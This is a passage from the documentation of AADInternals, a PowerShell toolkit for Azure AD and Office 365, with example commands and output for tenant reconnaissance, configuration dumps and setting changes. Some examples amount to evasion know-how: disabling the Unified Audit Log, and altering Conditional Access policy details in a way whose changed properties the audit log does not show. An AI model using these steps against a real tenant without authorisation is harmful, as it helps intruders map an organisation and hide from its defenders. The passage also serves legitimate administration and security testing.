companyLastDirSyncTime              : 2018-10-25T12:53:43Z
country                             :
countryLetterCode                   : FI
dirSyncEnabled                      : True
displayName                         : Company Ltd
marketingNotificationEmails         : {}
postalCode                          :
preferredLanguage                   : en
privacyProfile                      :
provisionedPlans                    : ..
provisioningErrors                  : {}
securityComplianceNotificationMails : {}
securityComplianceNotificationPhones : {}
state                               :
street                              :
technicalNotificationMails          : {user@alt.none}
telephoneNumber                     : 123456789
verifiedDomains                     : ..
```

Get-AADIntTenantID (*)

Since version 0.1.6
This function returns tenant id for the given user, domain, or Access Token.

Example:

```
# Get tenant ID
Get-AADIntTenantID -Domain microsoft.com
```

Output:

```
72f988bf-86f1-41af-91ab-2d7cd011db47
```

Get-AADIntOpenIDConfiguration (*)

Since version 0.1.6
This function returns the open ID configuration for the given user or domain.

Example:

```
# Get tenant ID
Get-AADIntOpenIDConfiguration -Domain microsoft.com
```

Output:

```
authorization_endpoint                : https://login.microsoftonline.com/72f988bf-86f1-41af-91
token_endpoint                        : https://login.microsoftonline.com/72f988bf-86f1-41af-91
token_endpoint_auth_methods_supported : {client_secret_post, private_key_jwt, client_secret_ba
jwks_uri                              : https://login.microsoftonline.com/common/discovery/key
response_modes_supported              : {query, fragment, form_post}
subject_types_supported               : {pairwise}
id_token_signing_alg_values_supported : {RS256}
http_logout_supported                 : True
frontchannel_logout_supported         : True
end_session_endpoint                  : https://login.microsoftonline.com/72f988bf-86f1-41af-91
response_types_supported              : {code, id_token, code id_token, token id_token...}
scopes_supported                      : {openid}
issuer                                : https://sts.windows.net/72f988bf-86f1-41af-91ab-2d7cd01
claims_supported                      : {sub, iss, cloud_instance_name, cloud_instance_host_nam
microsoft_multi_refresh_token         : True
check_session_iframe                  : https://login.microsoftonline.com/72f988bf-86f1-41af-91
userinfo_endpoint                     : https://login.microsoftonline.com/72f988bf-86f1-41af-91
tenant_region_scope                   : WW
cloud_instance_name                   : microsoftonline.com
cloud_graph_host_name                 : graph.windows.net
```

```
msgraph_host                            : graph.microsoft.com
rbac_url                                : https://pas.windows.net
```

Get-AADIntServiceLocations (A)

This function shows the tenant's true service locations.

Example:

```
# Get service location information of the tenant
Get-AADIntServiceLocations | Format-Table
```

Output:

```
Region Instance             Name                           State Country
------ --------             ----                           ----- -------
EU     EU001                PowerBI                              IR
EU     PROD_MSUB01_02       SCO                                  IE
NA     NA001                MultiFactorService                   US
NA     NA001                AzureAdvancedThreatAnalytics         US
EU     Prod04               Adallom                              GB
NA     NA001                AADPremiumService                    US
EU     EURP191-001-01       exchange                             IE
NA     NA003                YammerEnterprise                     US
NA     NA001                To-Do                                US
NA     NA001                TeamspaceAPI                         US
NA     NA001                Sway                                 US
EU     SPOS1196             SharePoint                           NL
EU     EU                   RMSOnline                            NL
EU     PROD_EU_Org_Ring_152 ProjectWorkManagement                NL
NA     NA001                ProcessSimple                        US
NA     NA001                PowerAppsService                     US
NA     NA001                OfficeForms                          US
NA     NA001                MicrosoftStream                      US
NA     NorthAmerica1        MicrosoftOffice                      US
EU     EMEA-2E-S3           MicrosoftCommunicationsOnline        NL
EU     emea05-01            ExchangeOnlineProtection             NL
```

```
NA      NA001               Deskless                        US
NA      NA002               SMIT                            US
NA      NA001               Metro                           US
EU      EU003               DirectoryToCosmos               GB
NA      *                   BecWSClients                    US
NA      NA033               BDM                             US
EU      EUGB02              AadAllTenantsNotifications      GB
```

Get-AADIntServicePlans (A)

This function returns information about tenant's service plans, such as name, id, status, and when first assigned.

Example:

```
# Get the service plans of the tenant
Get-AADIntServicePlans | Format-Table
```

Output:

```
SKU               ServicePlanId                        ServiceName           ServiceType
---               -------------                        -----------           -----------
ENTERPRISEPREMIUM b1188c4c-1b36-4018-b48b-ee07604f6feb PAM_ENTERPRISE        Exchange
                  76846ad7-7776-4c40-a281-a386362dd1b9                       ProcessSimple
                  c87f142c-d1e9-4363-8630-aaea9c4d9ae5                       To-Do
                  c68f8d98-5534-41c8-bf36-22fa496fa792                       PowerAppsService
                  9e700747-8b1d-45e5-ab8d-ef187ceec156                       MicrosoftStream
                  2789c901-c14e-48ab-a76a-be334d9d793a                       OfficeForms
ENTERPRISEPREMIUM 9f431833-0334-42de-a7dc-70aa40db46db LOCKBOX_ENTERPRISE    Exchange
ENTERPRISEPREMIUM 3fb82609-8c27-4f7b-bd51-30634711ee67 BPOS_S_TODO_3         To-Do
ENTERPRISEPREMIUM 7547a3fe-08ee-4ccb-b430-5077c5041653 YAMMER_ENTERPRISE     YammerEnterprise
ENTERPRISEPREMIUM 8e0c0a52-6a6c-4d40-8370-dd62790dcd70 THREAT_INTELLIGENCE   Exchange
ENTERPRISEPREMIUM 9c0dab89-a30c-4117-86e7-97bda240acd2 POWERAPPS_O365_P3     PowerAppsService
ENTERPRISEPREMIUM b737dad2-2f6c-4c65-90e3-ca563267e8b9 PROJECTWORKMANAGEMENT ProjectWorkManage
ENTERPRISEPREMIUM 5dbe027f-2339-4123-9542-606e4d348a72 SHAREPOINTENTERPRISE  SharePoint
ENTERPRISEPREMIUM 8c098270-9dd4-4350-9b30-ba4703f3b36b ADALLOM_S_O365        Adallom
ENTERPRISEPREMIUM 6c6042f5-6f01-4d67-b8c1-eb99d36eed3e STREAM_O365_E5        MicrosoftStream
ENTERPRISEPREMIUM 07699545-9485-468e-95b6-2fca3738be01 FLOW_O365_P3          ProcessSimple
```

```
ENTERPRISEPREMIUM 4de31727-a228-4ec3-a5bf-8e45b5ca48cc EQUIVIO_ANALYTICS     Exchange
ENTERPRISEPREMIUM 0feaeb32-d00e-4d66-bd5a-43b5b83db82c MCOSTANDARD           MicrosoftCommunic
ENTERPRISEPREMIUM 70d33638-9c74-4d01-bfd3-562de28bd4ba BI_AZURE_P2           PowerBI
ENTERPRISEPREMIUM 43de0ff5-c92c-492b-9116-175376d08c38 OFFICESUBSCRIPTION    MicrosoftOffice
ENTERPRISEPREMIUM 3e26ee1f-8a5f-4d52-aee2-b81ce45c8f40 MCOMEETADV            MicrosoftCommunic
ENTERPRISEPREMIUM e95bec33-7c88-4a70-8e19-b10bd9d0c014 SHAREPOINTWAC         SharePoint
ENTERPRISEPREMIUM 8c7d2df8-86f0-4902-b2ed-a0458298f3b3 Deskless              Deskless
ENTERPRISEPREMIUM 57ff2da0-773e-42df-b2af-ffb7a2317929 TEAMS1                TeamspaceAPI
ENTERPRISEPREMIUM 4828c8ec-dc2e-4779-b502-87ac9ce28ab7 MCOEV                 MicrosoftCommunic
ENTERPRISEPREMIUM 34c0d7a0-a70f-4668-9238-47f9fc208882 EXCHANGE_ANALYTICS    Exchange
ENTERPRISEPREMIUM f20fedf3-f3c3-43c3-8267-2bfdd51c0939 ATP_ENTERPRISE        Exchange
ENTERPRISEPREMIUM efb87545-963c-4e0d-99df-69c6916d9eb0 EXCHANGE_S_ENTERPRISE Exchange
ENTERPRISEPREMIUM e212cbc7-0961-4c40-9825-01117710dcb1 FORMS_PLAN_E5         OfficeForms
ENTERPRISEPREMIUM a23b959c-7ce8-4e57-9140-b90eb88a9e97 SWAY                  Sway
EMSPREMIUM        113feb6c-3fe4-4440-bddc-54d774bf0318 EXCHANGE_S_FOUNDATION Exchange
EMSPREMIUM        eec0eb4f-6444-4f95-aba0-50c24d67f998 AAD_PREMIUM_P2        AADPremiumService
EMSPREMIUM        c1ec4a95-1f05-45b3-a911-aa3fa01094f5 INTUNE_A              SCO
EMSPREMIUM        2e2ddb96-6af9-4b1d-a3f0-d6ecfd22edb2 ADALLOM_S_STANDALONE  Adallom
EMSPREMIUM        6c57d4b6-3b23-47a5-9bc9-69f17b4947b3 RMS_S_PREMIUM         RMSOnline
EMSPREMIUM        41781fb2-bc02-4b7c-bd55-b576c07bb09d AAD_PREMIUM           AADPremiumService
EMSPREMIUM        14ab5db5-e6c4-4b20-b4bc-13e36fd2227f ATA                   AzureAdvancedThre
EMSPREMIUM        8a256a2b-b617-496d-b51b-e76466e88db0 MFA_PREMIUM           MultiFactorServic
EMSPREMIUM        5689bec4-755d-4753-8b61-40975025187c RMS_S_PREMIUM2        RMSOnline
ENTERPRISEPREMIUM 882e1d05-acd1-4ccb-8708-6ee03664b117 INTUNE_O365           SCO
EMSPREMIUM        bea4c11e-220a-4e6d-8eb8-8ea15d019f90 RMS_S_ENTERPRISE      RMSOnline
```

Get-AADIntServicePrincipals (A)

Since version 0.4.5
Extracts Azure AD service principals.

Example:

```
# Get the access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# List service principals
Get-AADIntServicePrincipals
```

Output:

```
AccountEnabled        : true
Addresses             :
AppPrincipalId        : d32c68ad-72d2-4acb-a0c7-46bb2cf93873
DisplayName           : Microsoft Activity Feed Service
ObjectId              : 321e7bdd-d7b0-4a64-8eb3-38c259c1304a
ServicePrincipalNames : ServicePrincipalNames
TrustedForDelegation  : false

AccountEnabled        : true
Addresses             : Addresses
AppPrincipalId        : 0000000c-0000-0000-c000-000000000000
DisplayName           : Microsoft App Access Panel
ObjectId              : a9e03f2f-4471-41f2-96c5-589d5d7117bc
ServicePrincipalNames : ServicePrincipalNames
TrustedForDelegation  : false

AccountEnabled        : true
Addresses             :
AppPrincipalId        : dee7ba80-6a55-4f3b-a86c-746a9231ae49
DisplayName           : Microsoft AppPlat EMA
ObjectId              : ae0b81fc-c521-4bfd-9eaa-04c520b4b5fd
ServicePrincipalNames : ServicePrincipalNames
TrustedForDelegation  : false

AccountEnabled        : true
Addresses             : Addresses
AppPrincipalId        : 65d91a3d-ab74-42e6-8a2f-0add61688c74
DisplayName           : Microsoft Approval Management
ObjectId              : d8ec5b95-e5f6-416e-8e7c-c6c52ec5a11f
ServicePrincipalNames : ServicePrincipalNames
TrustedForDelegation  : false
```

Example:

```
# Get details for Microsoft Activity Feed Service
```

```
Get-AADIntServicePrincipals -ClientIds d32c68ad-72d2-4acb-a0c7-46bb2cf93873
```

Output:

```
odata.type                          : Microsoft.DirectoryServices.ServicePrincipal
objectType                          : ServicePrincipal
objectId                            : 321e7bdd-d7b0-4a64-8eb3-38c259c1304a
deletionTimestamp                   :
accountEnabled                      : True
addIns                              : {}
alternativeNames                    : {}
appBranding                         :
appCategory                         :
appData                             :
appDisplayName                      : Microsoft Activity Feed Service
appId                               : d32c68ad-72d2-4acb-a0c7-46bb2cf93873
applicationTemplateId               :
appMetadata                         :
appOwnerTenantId                    : f8cdef31-a31e-4b4a-93e4-5f571e91255a
appRoleAssignmentRequired           : False
appRoles                            : {}
authenticationPolicy                :
disabledByMicrosoftStatus           :
displayName                         : Microsoft Activity Feed Service
errorUrl                            :
homepage                            :
informationalUrls                   : @{termsOfService=; support=; privacy=; marketing=}
keyCredentials                      : {}
logoutUrl                           :
managedIdentityResourceId           :
microsoftFirstParty                 : True
notificationEmailAddresses          : {}
oauth2Permissions                   : {...}
passwordCredentials                 : {}
preferredSingleSignOnMode           :
preferredTokenSigningKeyEndDateTime :
preferredTokenSigningKeyThumbprint  :
publisherName                       : Microsoft Services
replyUrls                           : {}
```

```
samlMetadataUrl                     :
samlSingleSignOnSettings            :
servicePrincipalNames               : {d32c68ad-72d2-4acb-a0c7-46bb2cf93873, https://activity.w
                                      vity.microsoft.com, https://enterprise.activity.windows.
tags                                : {}
tokenEncryptionKeyId                :
servicePrincipalType                : Application
useCustomTokenSigningKey            :
verifiedPublisher                   : @{displayName=; verifiedPublisherId=; addedDateTime=}
```

Get-AADIntSubscriptions (A)

This function returns tenant's subscription details, such as name, id, number of licenses, and when created.

Example:

```
# Get subscriptions of the tenant
Get-AADIntSubscriptions
```

Output:

```
SkuPartNumber     WarningUnits TotalLicenses IsTrial NextLifecycleDate    OcpSubscriptionId
-------------     ------------ ------------- ------- -----------------    -----------------
EMSPREMIUM        0            250           true    2018-11-13T00:00:00Z 76909010-12ed-4b05-b
ENTERPRISEPREMIUM 25           25            true    2018-10-27T15:47:40Z 7c206b83-2487-49fa-b
```

Get-AADIntSPOServiceInformation (A)

This function returns details of tenant's SharePoint Online instance, such as when created and last modified.

Example:

```
# Get SharePoint Online information
Get-AADIntSPOServiceInformation
```

Output: (sorted for clarity)

```
CreatedOn                                : 6/26/2018 11:16:12 AM
EnableOneDriveforSuiteUsers              : False
InstanceId                               : 44f5a625-f90e-4916-b8ab-ec45d38bdbb6
LastModifiedOn                           : 10/25/2018 7:37:38 AM
OfficeGraphUrl                           : https://company-my.sharepoint.com/_layouts/15/me.aspx
RootAdminUrl                             : https://company-admin.sharepoint.com/
RootIWSPOUrl                             : https://company-my.sharepoint.com/
SPO_LegacyPublicWebSiteEditPage          : Pages/Forms/AllItems.aspx
SPO_LegacyPublicWebSitePublicUrl         :
SPO_LegacyPublicWebSiteUrl               :
SPO_MySiteHostUrl                        : https://company-my.sharepoint.com/
SPO_MySiteHost_AboutMeUrl                : https://company-my.sharepoint.com/person.aspx
SPO_MySiteHost_DocumentsUrl              : https://company-my.sharepoint.com/_layouts/15/MySite
SPO_MySiteHost_NewsFeedUrl               : https://company-my.sharepoint.com/default.aspx
SPO_MySiteHost_ProjectSiteUrl            : https://company-my.sharepoint.com/_layouts/15/MyProj
SPO_MySiteHost_SitesUrl                  : https://company-my.sharepoint.com/_layouts/15/MySite
SPO_PublicWebSitePublicUrl               :
SPO_PublicWebSiteUrl                     : NotSupported
SPO_RegionalRootSiteUrl                  : https://company.sharepoint.com/
SPO_RootSiteUrl                          : https://company.sharepoint.com/
SPO_TenantAdminUrl                       : https://company-admin.sharepoint.com/
SPO_TenantAdmin_CreateSiteCollectionUrl  : https://company-admin.sharepoint.com/_layouts/15/onli
SPO_TenantAdmin_ProjectAdminUrl          : https://company-admin.sharepoint.com/
SPO_TenantAdmin_ViewSiteCollectionsUrl   : https://company-admin.sharepoint.com/
SPO_TenantUpgradeUrl                     : https://company-admin.sharepoint.com/
ServiceInformation_LastChangeDate        : 10/25/2018 7:37:22 AM
ShowSites_InitialVisibility              : True
ShowSkyDrivePro_InitialVisibility        : True
ShowYammerNewsFeed_InitialVisibility     : True
VideoPortalServerRelativeUrl             : /portals/hub/_layouts/15/videohome.aspx
```

Get-AADIntCompanyInformation (A)

This function returns details about tenant's company information. Pretty much same functionality than **Get-MsolCompanyInformation** cmdlet.

Example:

```
# Get company information of the tenant
Get-AADIntCompanyInformation
```

Output:

```
AllowAdHocSubscriptions                 : false
AllowEmailVerifiedUsers                 : false
AuthorizedServiceInstances              : AuthorizedServiceInstances
AuthorizedServices                      :
City                                    :
CompanyDeletionStartTime                :
CompanyTags                             : CompanyTags
CompanyType                             : CompanyTenant
CompassEnabled                          :
Country                                 :
CountryLetterCode                       : GB
DapEnabled                              :
DefaultUsageLocation                    :
DirSyncAnchorAttribute                  :
DirSyncApplicationType                  : 1651564e-7ce4-4d99-88be-0a65050d8dc3
DirSyncClientMachineName                : SERVER2016
DirSyncClientVersion                    : 1.1.882.0
DirSyncServiceAccount                   : Sync_SERVER2016_acf4f37725ce@company.onmicrosoft.co
DirectorySynchronizationEnabled         : true
DirectorySynchronizationStatus          : Enabled
DisplayName                             : Company Ltd
InitialDomain                           : company.onmicrosoft.com
LastDirSyncTime                         : 2018-10-25T13:53:46Z
LastPasswordSyncTime                    : 2018-10-25T14:03:01Z
MarketingNotificationEmails             :
MultipleDataLocationsForServicesEnabled :
ObjectId                                : 6c1a3ac3-5416-4dd0-984e-228cc80dbc9f
PasswordSynchronizationEnabled          : true
PortalSettings                          : PortalSettings
PostalCode                              :
PreferredLanguage                       : en
ReleaseTrack                            : StagedRollout
ReplicationScope                        : EU
```

```
RmsViralSignUpEnabled                    : false
SecurityComplianceNotificationEmails     :
SecurityComplianceNotificationPhones     :
SelfServePasswordResetEnabled            : false
ServiceInformation                       : ServiceInformation
ServiceInstanceInformation               : ServiceInstanceInformation
State                                    :
Street                                   :
SubscriptionProvisioningLimited          : false
TechnicalNotificationEmails              : TechnicalNotificationEmails
TelephoneNumber                          : 123456789
UIExtensibilityUris                      :
UsersPermissionToCreateGroupsEnabled     : false
UsersPermissionToCreateLOBAppsEnabled    : false
UsersPermissionToReadOtherUsersEnabled   : true
UsersPermissionToUserConsentToAppEnabled : false
```

Get-AADIntCompanyTags (A)

This function returns tags attached to the tenant. Microsoft uses these to identity the status of certain changes, such as SharePoint version update.

Example:

```
# Get login information for a domain
Get-AADIntCompanyTags -Domain "company.com"
```

Output:

```
azure.microsoft.com/azure=active
o365.microsoft.com/startdate=635711754831829038
o365.microsoft.com/version=15
o365.microsoft.com/signupexperience=GeminiSignUpUI
o365.microsoft.com/14to15UpgradeScheduled=True
o365.microsoft.com/14to15UpgradeCompletedDate=04-16-2013
```

Get-AADIntAADConnectStatus (Z)

Since version 0.4.5 Shows the status of Azure AD Connect (AAD Connect).

Example:

```
# Get the access token
Get-AADIntAccessTokenForAADIAMAPI -SaveToCache

# Show the status of AAD Connect
Get-AADIntAADConnectStatus
```

Output:

```
verifiedDomainCount              : 4
verifiedCustomDomainCount        : 3
federatedDomainCount             : 2
numberOfHoursFromLastSync        : 0
dirSyncEnabled                   : True
dirSyncConfigured                : True
passThroughAuthenticationEnabled : True
seamlessSingleSignOnEnabled      : True
```

Get-AADIntSyncConfiguration (A)

This function returns synchronisation details.

Example:

```
# Get tenant sync configuration
Get-AADIntSyncConfiguration
```

Output:

```
TresholdCount                           : 501
UserContainer                           :
TenantId                                : 6c1a3ac3-5416-4dd0-984e-228cc80dbc9f
ApplicationVersion                      : 1651564e-7ce4-4d99-88be-0a65050d8dc3
DisplayName                             : Company Ltd
IsPasswordSyncing                       : true
AllowedFeatures                         : {ObjectWriteback,  , PasswordWriteback}
PreventAccidentalDeletion               : EnabledForCount
TotalConnectorSpaceObjects              : 15
MaxLinksSupportedAcrossBatchInProvision : 15000
UnifiedGroupContainer                   :
IsTrackingChanges                       : false
ClientVersion                           : 1.1.882.0
DirSyncFeatures                         : 41021
SynchronizationInterval                 : PT30M
AnchorAttribute                         :
DirSyncClientMachine                    : SERVER2016
IsDirSyncing                            : true
TresholdPercentage                      : 0
```

Get-AADIntTenantDomain (M)

Since version 0.7.2
Returns the default domain for the given tenant id.

Example:

```
# Get access token and store to cache
Get-AADIntAccessTokenForMSGraph -SaveToCache

# Get the default domain of the given tenant id
Get-AADIntTenantDomain -TenantId 72f988bf-86f1-41af-91ab-2d7cd011db47
```

Output:

```
microsoft.onmicrosoft.com
```

Get-AADIntTenantDomains (*)

Since version 0.1.6
This function returns all registered domains from the tenant of the given domain.

Example:

```
# List domains from tenant where company.com is registered
Get-AADIntTenantDomains -Domain company.com
```

Output:

```
company.com
company.fi
company.co.uk
company.onmicrosoft.com
company.mail.onmicrosoft.com
```

New-AADIntMOERADomain (Z)

Since version 0.8.0
Adds a new Microsoft Online Email Routing Address (MOERA) domain (.onmicrosoft.com) to the tenant. You can have add up to 30 MOERA domains, and can also add subdomains.

Example 1:

```
# Get access token and save to cache
Get-AADIntAccessTokenForAADIAMAPI -SaveToCache
```

```
Tenant                               User Resource                          Client
------                               ---- --------                          ------
```

```
6e3846ee-e8ca-4609-a3ab-f405cfbd02cd      74658136-14ec-4630-ad9b-26e160ff0fc6 d3590ed6-52b3-4
```

```
# Add new MOERA domain
New-AADIntMOERADomain -Domain "mydomain.onmicrosoft.com"
```

Output 2:

```
authenticationType :
isDefault          : False
isInitial          : False
isVerified         : True
name               : mydomain.onmicrosoft.com
forceDeleteState   :
```

```
# Get access token and save to cache
Get-AADIntAccessTokenForAADIAMAPI -SaveToCache
```

```
Tenant                                User Resource                                Client
------                                ---- --------                                ------
6e3846ee-e8ca-4609-a3ab-f405cfbd02cd      74658136-14ec-4630-ad9b-26e160ff0fc6 d3590ed6-52b3-4
```

```
# Try to add existing MOERA domain
New-AADIntMOERADomain -Domain "microsoft.onmicrosoft.com"
```

Output 2:

```
New-AADIntMOERADomain : Domain microsoft.onmicrosoft.com is already occupied by tenant 72f988b
```

Get-AADIntKerberosDomainSyncConfig (A)

Since version 0.3.1
Gets tenant's Kerberos domain sync configuration using Azure AD Sync API

Example:

```
# Get the access token
$at = Get-AADIntAccessTokenForAADGraph

# Dump the Kerberos domain sync config
Get-AADIntKerberosDomainSyncConfig -AccessToken $at
```

Output:

```
PublicEncryptionKey
-------------------
RUNLMSAAAABOD8OPj7I3nfeuh7ELE47OtA3yvyryQ0wamf5jPy2uGKibaTRKJd/kFexTpJ8siBxszKCXC2sn1Fd9pEG2y7
```

Get-AADIntWindowsCredentialsSyncConfig (A)

Since version 0.3.1
Gets tenant's Windows credentials synchronization config

Example:

```
# Get the access token
$at = Get-AADIntAccessTokenForAADGraph

# Dump the Windows Credentials sync
Get-AADIntWindowsCredentialsSyncConfig -AccessToken $at
```

Output:

```
EnableWindowsLegacyCredentials EnableWindowsSupplementaCredentials SecretEncryptionCertificate
------------------------------ ---------------------------------- --------------------------
```

```
                                                    True                                    False MII
```

Get-AADIntSyncDeviceConfiguration (A)

Since version 0.3.1
Gets tenant's Windows credentials synchronization config. Does not require admin rights.

Example:

```
# Get the access token
$at = Get-AADIntAccessTokenForAADGraph

# Dump the Sync Device configuration
Get-AADIntSyncDeviceConfiguration -AccessToken $at
```

Output:

```
PublicIssuerCertificates CloudPublicIssuerCertificates
------------------------ -----------------------------
{$null}                  {MIIDejCCAmKgAwIBAgIQzsvx7rE77rJM...
```

Get-AADIntTenantAuthPolicy (M)

Since version 0.4.3
Gets tenant's authorization policy, including user and guest settings.

Example:

```
# Get the access token
Get-AADIntAccessTokenForMSGraph -SaveToCache

# Dump the tenant authentication policy
Get-AADIntTenantAuthPolicy
```

Output:

```
id                                                : authorizationPolicy
allowInvitesFrom                                  : everyone
allowedToSignUpEmailBasedSubscriptions            : True
allowedToUseSSPR                                  : True
allowEmailVerifiedUsersToJoinOrganization         : False
blockMsolPowerShell                               : False
displayName                                       : Authorization Policy
description                                       : Used to manage authorization related setti
enabledPreviewFeatures                            : {}
guestUserRoleId                                   : a0b1b346-4d3e-4e8b-98f8-753987be4970
permissionGrantPolicyIdsAssignedToDefaultUserRole : {microsoft-user-default-legacy}
defaultUserRolePermissions                        : @{allowedToCreateApps=True; allowedToCreat
                                                    allowedToReadOtherUsers=True}
```

Get-AADIntTenantGuestAccess (M)

Since version 0.4.3
Gets the guest access level of the user's tenant.

Access level	Description
Inclusive	Guest users have the same access as members
Normal	Guest users have limited access to properties and memberships of directory objects
Restricted	Guest user access is restricted to properties and memberships of their own directory objects (most restrictive)

Example:

```
# Get the access token
Get-AADIntAccessTokenForMSGraph -SaveToCache

# Get the tenant guest access
Get-AADIntTenantGuestAccess
```

Output:

```
Access Description                                                                  Role
------ -----------                                                                  ----
Normal Guest users have limited access to properties and memberships of directory objects 10da
```

Set-AADIntTenantGuestAccess (M)

Since version 0.4.3
Sets the guest access level of the user's tenant.

Access level	Description
Inclusive	Guest users have the same access as members
Normal	Guest users have limited access to properties and memberships of directory objects
Restricted	Guest user access is restricted to properties and memberships of their own directory objects (most restrictive)

Example:

```
# Get the access token
Get-AADIntAccessTokenForMSGraph -SaveToCache

# Get the tenant guest access
Set-AADIntTenantGuestAccess -Level Normal
```

Output:

```
Access Description                                                                  Role
------ -----------                                                                  ----
Normal Guest users have limited access to properties and memberships of directory objects 10da
```

Enable-AADIntTenantMsolAccess (M)

Since version 0.4.3
Enables Msol PowerShell module access for the user's tenant.

Example:

```
# Get the access token
Get-AADIntAccessTokenForMSGraph -SaveToCache

# Enable the Msol PowerShell module access
Enable-AADIntTenantMsolAccess

# Check the settings
Get-AADIntTenantAuthPolicy | Select block*
```

Output:

```
blockMsolPowerShell
-------------------
              False
```

Disable-AADIntTenantMsolAccess (M)

Since version 0.4.3
Disables Msol PowerShell module access for the user's tenant.

Example:

```
# Get the access token
Get-AADIntAccessTokenForMSGraph -SaveToCache

# Disable the Msol PowerShell module access
Disable-AADIntTenantMsolAccess

# Check the settings after 10 seconds or so.
Get-AADIntTenantAuthPolicy | Select block*
```

Output:

```
blockMsolPowerShell
-------------------
               True
```

Get-AADIntUnifiedAuditLogSettings (E)

Since version 0.4.5
Gets Unified Audit Log settings with Get-AdminAuditLogConfig using Remote Exchange Online PowerShell.

Example:

```
# Get the access token
Get-AADIntAccessTokenForEXO -SaveToCache

# Get the unified audit log settings
Get-AADIntUnifiedAuditLogSettings | Select Unified*
```

Output:

```
UnifiedAuditLogIngestionEnabled UnifiedAuditLogFirstOptInDate
------------------------------- -----------------------------
true                            2021-01-22T09:59:51.0870075Z
```

Set-AADIntUnifiedAuditLogSettings (E)

Since version 0.4.5
Enables or disables Unified Audit log Set-AdminAuditLogConfig using Remote Exchange Online PowerShell.
Note! It will take hours for the changes to take effect.

Example:

```
# Get the access token
Get-AADIntAccessTokenForEXO -SaveToCache
```

```
# Disable the unified audit log
Set-AADIntUnifiedAuditLogSettings -Enabled false
```

Get-AADIntComplianceAPICookies

Since version 0.6.2
Gets cookies used with compliance API functions.

Note! Uses interactive login form so AAD Joined or Registered computers may login automatically. If this happens, start PowerShell as another user and try again.

Example1:

```
# Get compliance API cookies
$cookies = Get-AADIntComplianceAPICookies
# Dump the first 150 entries from the last 90 days to json file
Search-AADIntUnifiedAuditLog -Cookies $cookies -Verbose -Start (get-date).AddDays(-90) | Set-C
```

Example2:

```
# Get compliance API cookies
$cookies = Get-AADIntComplianceAPICookies
# Dump the whole log (max 50100) from the last 90 days to json file
Search-AADIntUnifiedAuditLog -Cookies $cookies -Verbose -Start (get-date).AddDays(-90) -All |
```

Example3:

```
# Get compliance API cookies
$cookies = Get-AADIntComplianceAPICookies
# Dump the whole log (max 50100) from the last 90 days to csv file
Search-AADIntUnifiedAuditLog -Cookies $cookies -Verbose -Start (get-date).AddDays(-90) -All |
```

Search-AADIntUnifiedAuditLog (CA)

Since version 0.6.2
Searches Unified Audit Log using **https://compliance.microsoft.com/api**. By default, returns 150 first log entries. With -All switch returns all entries matching the query (max 50100).

Example1:

```
# Get compliance API cookies
$cookies = Get-AADIntComplianceAPICookies
# Dump the first 150 entries from the last 90 days to json file
Search-AADIntUnifiedAuditLog -Cookies $cookies -Verbose -Start (get-date).AddDays(-90) | Set-C
```

Example2:

```
# Get compliance API cookies
$cookies = Get-AADIntComplianceAPICookies
# Dump the whole log (max 50100) from the last 90 days to csv file
Search-AADIntUnifiedAuditLog -Cookies $cookies -Verbose -Start (get-date).AddDays(-90) -All | 
```

Get-AADIntConditionalAccessPolicies (A)

Since version 0.4.7
Shows conditional access policies.

Example:

```
# Get the access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# List the conditional access policies
Get-AADIntConditionalAccessPolicies
```

Output:

```
odata.type          : Microsoft.DirectoryServices.Policy
objectType          : Policy
```

```
objectId             : 1a6a3b84-7d6d-4398-9c26-50fab315be8b
deletionTimestamp    :
displayName          : Default Policy
keyCredentials       : {}
policyType           : 18
policyDetail         : {{"Version":0,"State":"Disabled"}}
policyIdentifier     : 2022-11-18T00:16:20.2379877Z
tenantDefaultPolicy : 18

odata.type           : Microsoft.DirectoryServices.Policy
objectType           : Policy
objectId             : 7f6ac8e5-bd21-4091-ae4c-0e48e0f4db04
deletionTimestamp    :
displayName          : Block NestorW
keyCredentials       : {}
policyType           : 18
policyDetail         : {{"Version":1,"CreatedDateTime":"2022-11-18T00:16:19.461967Z","State":"E
                                    ","Conditions":{"Applications":{"Include":[{"Applica
                                    :{"Include":[{"Users":["8ab3ed0d-6668-49f7-a108-c50b
                                    [{"Control":["Block"]}],"EnforceAllPoliciesForEas":t
                                    entTypeForEvaluation":true}}
policyIdentifier     :
tenantDefaultPolicy :
```

Get-AADIntAzureADPolicies (A)

Since version 0.8.0
Shows Azure AD policies.

Example:

```
# Get the access token
Get-AADIntAccessTokenForAADGraph -SaveToCache

# List Azure AD policies
Get-AADIntAzureADPolicies
```

Output:

```
odata.type          : Microsoft.DirectoryServices.Policy
objectType          : Policy
objectId            : e35e4cd3-53f8-4d65-80bb-e3279c2c1b71
deletionTimestamp   :
displayName         : On-Premise Authentication Flow Policy
keyCredentials      : {**}
policyType          : 8
policyDetail        : {**}
policyIdentifier    :
tenantDefaultPolicy : 8

odata.type          : Microsoft.DirectoryServices.Policy
objectType          : Policy
objectId            : 259b810f-fb50-4e57-925b-ec2292c17883
deletionTimestamp   :
displayName         : 2/5/2021 5:53:07 AM
keyCredentials      : {}
policyType          : 10
policyDetail        : {{"SecurityPolicy":{"Version":0,"SecurityDefaults":{"IgnoreBaselineProte
                                    sEnabled":false}}}}
policyIdentifier    :
tenantDefaultPolicy : 10
```

Set-AADIntAzureADPolicyDetails (A)

Since version 0.8.0

Sets Azure AD policy details using Azure AD Graph API. This allows admins to modify policy details, including metadata of Conditional Access policies. Modifications are logged to audit log, but the modified properties are not shown.

Example 1:

```
# Get the access token
Get-AADIntAccessTokenForAADGraph -SaveToCache
```

```
# List Azure AD policies
Get-AADIntAzureADPolicies
```

```
odata.type          : Microsoft.DirectoryServices.Policy
objectType          : Policy
objectId            : e35e4cd3-53f8-4d65-80bb-e3279c2c1b71
deletionTimestamp   :
displayName         : On-Premise Authentication Flow Policy
keyCredentials      : {**}
policyType          : 8
policyDetail        : {**}
policyIdentifier    :
tenantDefaultPolicy : 8

odata.type          : Microsoft.DirectoryServices.Policy
objectType          : Policy
objectId            : 259b810f-fb50-4e57-925b-ec2292c17883
deletionTimestamp   :
displayName         : 2/5/2021 5:53:07 AM
keyCredentials      : {}
policyType          : 10
policyDetail        : {{"SecurityPolicy":{"Version":0,"SecurityDefaults":{"IgnoreBaselineProte
policyIdentifier    :
tenantDefaultPolicy : 10
```

```
# Modify policy detail
Set-AADIntAzureADPolicyDetail -ObjectId "259b810f-fb50-4e57-925b-ec2292c17883" -PolicyDetail '
```

Example 2:

```
# Modify policy detail and display name
